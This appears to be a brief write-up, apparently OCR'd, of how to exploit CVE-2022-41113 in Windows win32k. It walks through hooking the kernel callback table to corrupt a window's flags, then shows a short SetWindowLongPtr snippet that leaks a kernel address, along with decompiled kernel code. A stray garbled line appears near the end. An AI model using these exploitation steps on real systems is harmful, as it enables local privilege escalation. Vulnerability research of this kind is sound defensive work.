
CVE-2022-41113

Win32kfull!xxxValidateClassAndSize


To exploit the vulnerability, one must hook the process's internal kernel callback table, specifically ***win32kfull!xxxclientallocwindowclasssextrabytes*** in win32k. These callbacks can trigger the function ***xxxValidateClassAndSize*** via ***win32kfull!xxxSBWndProc***. On the initial call to ***xxxSBWndProc***, the WM_CREATE message is passed, prompting ***xxxValidateClassAndSize*** to allocate the user-mode part of the extra bytes for the window, as the window FNID is initially unset (0).

The call to ***xxxClientAllocWindowClassExtraBytes*** triggers the user-mode hook, which calls SetDialogPointer, changing the window FNID to FNID_DIALOG and adding the WFDIALOGWINDOW flag. The hook then returns, and ***xxxValidateClassAndSize*** returns true, reverting control to ***xxxSBWndProc***. Before exiting, ***xxxValidateClassAndSize*** sets the window FNID to SCROLLBAR, but the DIALOGWINDOW flag remains set.

With the WFDIALOGWINDOW flag set, SetWindowLongPtr treats the window as a dialog box (PDIALOG), enabling code to replace the first field (PDIALOG->resultWP) with a controllable value, and potentially leaking the kernel address of the ***TagWnd*** structure for information disclosure.



```
if (SwitchWindow_TagWnd_Address == 0) {
    SwitchWindow_TagWnd_Address = SetWindowLongPtrA(SwitchWindow, 0, (ULONG64)Check);
    printf("WindowTagWnd_Address = 0x%p\n", SwitchWindow_TagWnd_Address);
}
```



```
      return 0i64;
    v27 = 0i64;
    v28 = 0i64;
    v13_ServerExtraSize = v12 - 0x140;
    v14 = Win32AllocPoolZInit(v13_ServerExtraSize, 1937208149i64);
    v15 = v14;
    if ( !v14 )
      return 0i64;
    PushW32ThreadLock(v14, &v27, Win32FreePool);
    v16_ServerExtra_Base = *(_QWORD *)(a1_TagWnd + 0x118);
    if ( v16_ServerExtra_Base )
    {
      v17 = 0i64;
      v18 = *(_QWORD *)(a1_TagWnd + 0x28);
      v19 = *(unsigned int *)(v18 + 0xF8);
      if ( (_DWORD)v19 )
      {
        while ( !*(_BYTE *)((unsigned int)v17 + v16_ServerExtra_Base) )
        {
          v17 = (unsigned int)(v17 + 1);
          if ( (unsigned int)v17 >= (unsigned int)v19 )
            goto LABEL_18;
        }
        MicrosoftTelemetryAssertTriggeredNoArgsKM(v18, v17, v19);
      }
LABEL_18:
      Win32FreePool(*(_QWORD *)(a1_TagWnd + 0x118), v17);
      *(_QWORD *)(a1_TagWnd + 0x118) = 0i64;
    }
    *(_DWORD *)(*(_QWORD *)(a1_TagWnd + 0x28) + 0xF8i64) = v13_ServerExtraSize;// First == 0x30
    v20_TagWnd_RtlHeap = *(_QWORD *)(a1_TagWnd + 0x28);
    v21_Client_ExtraSize = *(unsigned int *)(v20_TagWnd_RtlHeap + 0xC8);
    if ( (_DWORD)v21_Client_ExtraSize )
    {
```

```
00154102 xxxValidateClassAndSize:86 (1C0154102)
```

```
ORD.  OWORD):
```

Thanks for listening.